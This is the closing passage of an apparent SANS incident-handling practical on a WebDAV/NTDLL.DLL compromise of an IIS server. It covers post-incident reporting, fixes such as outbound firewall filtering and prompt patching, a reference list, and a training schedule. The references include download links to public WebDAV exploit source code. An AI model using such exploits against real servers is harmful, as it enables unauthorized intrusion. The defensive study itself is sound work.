- All logs used in analysis including Firewall / Router / NT Event Logs / IIS Logs etc.
- Full copies of all web URLs for documents used in analysis
- Full list of evidence taken along with date and time stamps and completed log books for access to evidence.
- Full list of actions i.e. when system was taken offline / backups executed / system brought back online along with names of individuals who conducted these actions.
- Copies of all interview notes taken
- Details of any patches applied to any system date/time of application and name of responsible person.
- Details of any changes made to configuration date/time and description of change and person responsible (i.e. disabling unnecessary services)
- Full list of action items of deadlines detailing the responsible person.

These are just some of the areas which need to be address. This may seem like overkill, but proper documentation of an incident is a vital part of the incident handling process. Ensure that you involve all member of the incident handling team and system

administrators in the process, encourage feedback from everyone. Consider holding at lease one follow up meeting for everyone to sit together was discuss ideas on how to prevent future issues and how the incident handling process itself could be enhanced in the future. Try to ensure that the group as a whole agrees on its findings, this is very important.

Equally important is to include an executive summary geared towards management. This should include areas such as cost and impact of the incident and dealing with its complete resolution. Along with the executive summary should be any recommendations which need to be made for enhancements, again include the cost of the enhancements for management to then be able to make a decision on them. A high level schedule of changes should also be included to show a timeline to implementation. Finally complete your report and circulate to all members of the incident handling team and management and ensure that all actions items are followed up on.

Some important questions need to be answered such as why/how did the incident occur? What could have been done to prevent the attack, or prevent the spread of the attack? What is the likelihood of this or other attacks re-occuring? Obtaining answers to these critical questions is vital, this should be one of the focus areas for the followup meeting.

In the case of our specific example the team summize that WebDAV was used to exploit the vulnerability in NTDLL.DLL and expose a command shell to the attacker. Proving beyond a shadow of a doubt that this was indeed how the attacker obtained access is very difficult with this attack as it leaves little trace behind, only what the attacker does once they have access. This is not uncommon, some attacks will leave a greater trail of evidence than others, depending on the type and to what extent the attacker tries to cover his or her tracks. The team feel that this was the likely attack vector as the attack occurred within days of the CVE for this vector being published.

In the case of our specific incident several areas for improvement were outlined;

The current Firewall policy does not restrict outbound connections from the trusted side of the DMZ, it only restricts inbound connections. This is partly how the attacker was able to push out a command shell on port 5555. Therefore the incident handler recommends that this policy is changed to only allow necessary outbound ports specifically.

Ensure that standard server build documentation requires that Windows 2000 systems which do not require IIS have the services disabled, but that they are patch in addition.

Ensure that system administrators apply critical patches to exposed systems in the DMZ within 24 hours after testing in the test network which is available.

4.7 Conclusion

This incident had been handled so after following up on all action items the team will return to the infinite loop of preparation and identification. Remember that the process of incident handling can always be improved and it must be an evolving process and cannot be stagnant. Completing the final incident report is critical, proper preparation for an incident and a tight security policy which has the full support of senior management are absolute cornerstones of a successful incident handling process. Always remember to be calm and to think carefully before acting. Never blame individuals or groups for an incident, this will only alienate people whom are vital in the battle of keeping systems up to date and detecting incidents when they occur.

5 References

References used during the course of this paper.

5.1 Books

"TCP/IP Illustrated Volume 1" By W. Richard Stevens, published by Addision-Wesley October 2002 ISBN 0-201-63346-9

"Network Intrusion Detection – Third Edition" By Stephen Northcutt & Judy Novak, published by New Riders September 2002 ISBN 0-7357-1265-4

"Incident Response" By Kenneth R. Van Wyk & Richard Forno, published by O'Reilly July 2001 ISBN 0-59600-130-4

"Security Engineering" By Ross Anderson, published by Wiley 2001 ISBN 0-471-38922-6

"The CERT Guide to System and Network Security Practices" By Julia H. Allen, published by Addison Wesley 2001 ISBN 0-201-73723-X

"Hack Attacks Encyclopedia" By John Chirillo Page 736, published by John Wiley & Sons Inc. ISBN 0-471-05589-L

"Web Security & Commerce" By Simson Garfinkel & Gene Spafford Pages 293-310, published by O'Reilly ISBN 1565922697

"Writing Information Security Policies" By Scott Barman, published by New Riders 2001 ISBN 1-57870-264-x

"Information Security Policies, Procedures and Standards" By Thomas R. Peltier, published by Auerbach 2002 ISBN 0-8493-1137-3

5.2 Web Resources – SANS

http://www.giac.org/GCIH_assignment_2.1a.php

http://www.giac.org/GCIH_assignment.php#option1

http://www.giac.org/GCIH_assignment.php#check

http://www.giac.org/practical/GCIH/Paul_Mudgett_GCIH.pdf **Same practical subject

http://www.giac.org/practical/GCIH/Rob_Ferrill_GCIH.pdf

http://www.giac.org/practical/GCIH/Chris_Hayden_GCIH.pdf

http://www.giac.org/practical/GCIH/Dennis_Beach_GCIH.pdf

http://www.giac.org/practical/GCIH/Lasse_Overlier_GCIH.pdf **Same practical subject

http://www.giac.org/practical/GCIH/Ryan_Means_GCIH.pdf

5.3 Web Resources – Source Code

http://www.ntbugtraq.com/download/scanWebDavexe.zip

http://www.ntbugtraq.com/download/scanWebDavsrc.zip

http://www.klcconsulting.net/articles/webdav/exploits/webdav_exploit_by_kralor.c.txt

http://www.coromputer.net/files/wb.rar

http://www.klcconsulting.net/articles/webdav/exploits/webdav_exploit_by_romansoft.c.txt

http://exploit.mine.nu/thecore/webdavin-1.01.zip

5.4 Web Resources – OTHER

http://www.securityfocus.com/bid/7116/solution/

http://www.computerweekly.com/Article121230.htm

http://www.incidents.org/diary/diary.php?id_6

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109, April 26th 2003

http://www.cert.org/advisories/CA-2003-09.html April 26th 2003

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-013.asp June 6th 2003

http://support.microsoft.com/default.aspx?scid=kb;en-us;815021 April 26th 2003

http://www.microsoft.com/security/security_bulletins/ms03-007.asp April 27th 2003

http://www.sans.org/webcasts/031803.php May 12th 2003

http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1945.html May 12th 2003

http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2068.html May 12th 2003

ftp://ftp.rfc-editor.org/in-notes/rfc2518.txt May 13th 2003

http://www.securityfocus.com/data/vulnerabilities/exploits/webdavin-1.01.zip June 2nd

http://www.nextgenss.com/papers/ms03-007-ntdll.pdf May 30th 2003

http://www.w3.org/Protocols/rfc1945/rfc1945 June 14th 2003

http://www.webdav.org June 14th 2003

http://ftp.ics.uci.edu/pub/ietf/webdav/intro/webdav_intro.pdf June 16th 2003

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/glossary.asp May 16th 2003

http://www.klcconsulting.net/articles/webdav/webdav_vuln.htm June 12th 2003

http://www.snort.org/snort-db/sid.html?sid=2090 June 3rd 2003

http://www.lurhq.com/webdav.pdf June 3rd 2003

http://www.snort.org/snort-db/sid.html?sid=2091 June 3rd 2003

http://securityresponse.symantec.com/avcenter/security/Content/3.17.2003.html June 3rd 2003

http://support.microsoft.com/default.aspx?scid=kb;en-us;Q241520&sd=tech June 15th 2003

http://www.ntbugtraq.com/download/Disable_WebDAV_Remotely.zip June 15th 2003

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-013.asp June 16th 2003

http://support.microsoft.com/default.aspx?scid=kb;EN-US;321141 June 16th 2003

http://support.microsoft.com/default.aspx?scid=kb%3ben-us%3b816930 June 16th 2003

http://microsoft.com/downloads/details.aspx?FamilyId=48B3A74E-A4AF-41D6-BDEC-1B6104648647&displaylang=en

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp

http://microsoft.com/downloads/details.aspx?FamilyId=DBC47904-51C8-475A-9900-3DF363A51A3A&displaylang=en

http://microsoft.com/downloads/details.aspx?FamilyId=9F81E615-3DEC-4A4B-826A-4E0FEAB42323&displaylang=en

http://microsoft.com/downloads/details.aspx?FamilyId=CACAC8C0-81E9-413E-B565-5D7B3257A733&displaylang=en

http://microsoft.com/downloads/details.aspx?FamilyId=C3596ED1-596F-416C-8BE5-91AE65619A1A&displaylang=en

http://microsoft.com/downloads/details.aspx?FamilyId=910A0015-3723-4A4E-9049-99A4CE52B5F8&displaylang=en

Last Updated: July 23rd, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event